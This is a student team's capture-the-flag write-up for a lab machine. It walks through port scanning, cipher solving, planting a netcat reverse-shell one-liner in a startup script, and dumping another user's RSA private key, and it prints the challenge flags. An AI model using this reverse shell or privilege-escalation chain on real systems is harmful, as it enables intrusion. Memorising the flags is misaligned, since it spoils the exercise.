PenTest 1

ROOM A

Woohoo

Members

ID	Name	Role
1211100312	Chan Hao Yang	Leader
1211101726	Tai Jin Pei	Member
1211101506	Leong Jia Yi	Member
1211101961	Chai Di Sheng	Member

Recon and Enumeration


Members Involved: **Chai Di Sheng,Leong Jia Yi,Tai Jin Pei, Chan Hao Yang**

Tools used: **Nmap/terminal/Firefox**


Question 1: Get the user flag.

Answer: thm{65d3710e9d75d5f346d2bac669119a23}

Thought Process and Methodology and Attempts:




Run nmap to scan all the ports and use **-sC** to to run the default script and also **-sV** to enumerate applications.




Connect to any of the ports and it will show us an output which is “Higher” or “Lower”. For

the lowest its showing ‘Lower’ and for the highest its showing ‘Higher’.




After a lot of tests, we get the correct port.




When we are connected to the port, it will show a list of ciphertext.

```
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```


Copy and paste the codes.



We decode it using the web: https://www.boxentriq.com/code-breaking/vigenere-cipher and set the Max key Length set to 20.



After that, it shows a poem and we can get the secret from the bottom of the poem.



Key in the secret and the id and password will appear. Authenticating through the SSH with the credentials found above will provide remote access to the “jabberwock” user.

By using ls command to list out the content and use cat command to display the content of user.txt file. Finally, we use rev command to reverse the content display of user.txt and the user flag is shown.

Initial Foothold

Members Involved: **Chai Di Sheng,Leong Jia Yi,Tai Jin Pei, Chan Hao Yang**


Tools used: **terminal/Firefox**

Question 2: Get the root flag.

Answer: thm{bc2337b6f97d057b01da718ced6ead3f}

Thought Process and Methodology and Attempts:


First, we open the terminal in the directory with the linpeas.sh file downloaded. Then, we used the command: python3 -m http.server 80 to connect our machine with the target's machine.



Second, we went back to the target's machine and change the directory to /tmp and used the command: wget http://10.10.8.92.194/linpeas.sh to upload the linpeas.sh into the target's machine.

```
jabberwock@looking-glass:~$ cat twasBrillig.sh


#wall $(cat /home/jabberwock/poem.txt)
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.92.194 4444 >/tmp/f
jabberwock@looking-glass:~$
```


After uploading the linpeas.sh into the target's machine, we cat the twasBrillig.sh. We got the reverse shell cheat: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f from: https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet and put it into the twasBrillig.sh in target's machine.



We will reboot the target's machine with the command sudo /sbin/reboot.
Then, we used the command: ping IP_MACHINE, while the target's machine was listening to get the data.

```
┌──(kali㉿1211101726)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.92.194] from (UNKNOWN) [10.10.135.44] 42878
/bin/sh: 0: can't access tty; job control turned off
$ which python 3
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")';
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

After listening, we get a proper shell by using the command: python3 -c 'import pty;pty.spawn("/bin/bash")'. After that, we used cat command to cat humptydumpty.txt and the hexadecimal codes were shown.



Copy and paste the codes into cyberchef to convert it from hexadecimal to delimiter and the password was shown.

Password: zyxwvutsrqponmlk

```
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```

We changed to humptydumpty account using the command: su humptydumpty with the password: zyxwvutsrqponmlk

```
humptydumpty@looking-glass:/home/tweedledum$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
```

Later, we use cd command to change the directory. Then we use ls command to list out the files.


```
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$
```

After listing out the files, we use cat command to display the content of the file.On the top of the screenshot above, you can see that we enter the command wrongly so we double check and retype and then we get the private key.


Root Privilege Escalation
Members Involved: **Chai Di Sheng,Leong Jia Yi,Tai Jin Pei, Chan Hao Yang**

Tools used: **terminal**


Thought Process and Methodology and Attempts:




We create an identity file named woohoo by using the nano command and we copy and paste the rsa private key into woohoo file and save it.




we use chmod command to change the access permissions which chmod 600 woohoo means this file can only be changed by the user who type this command.



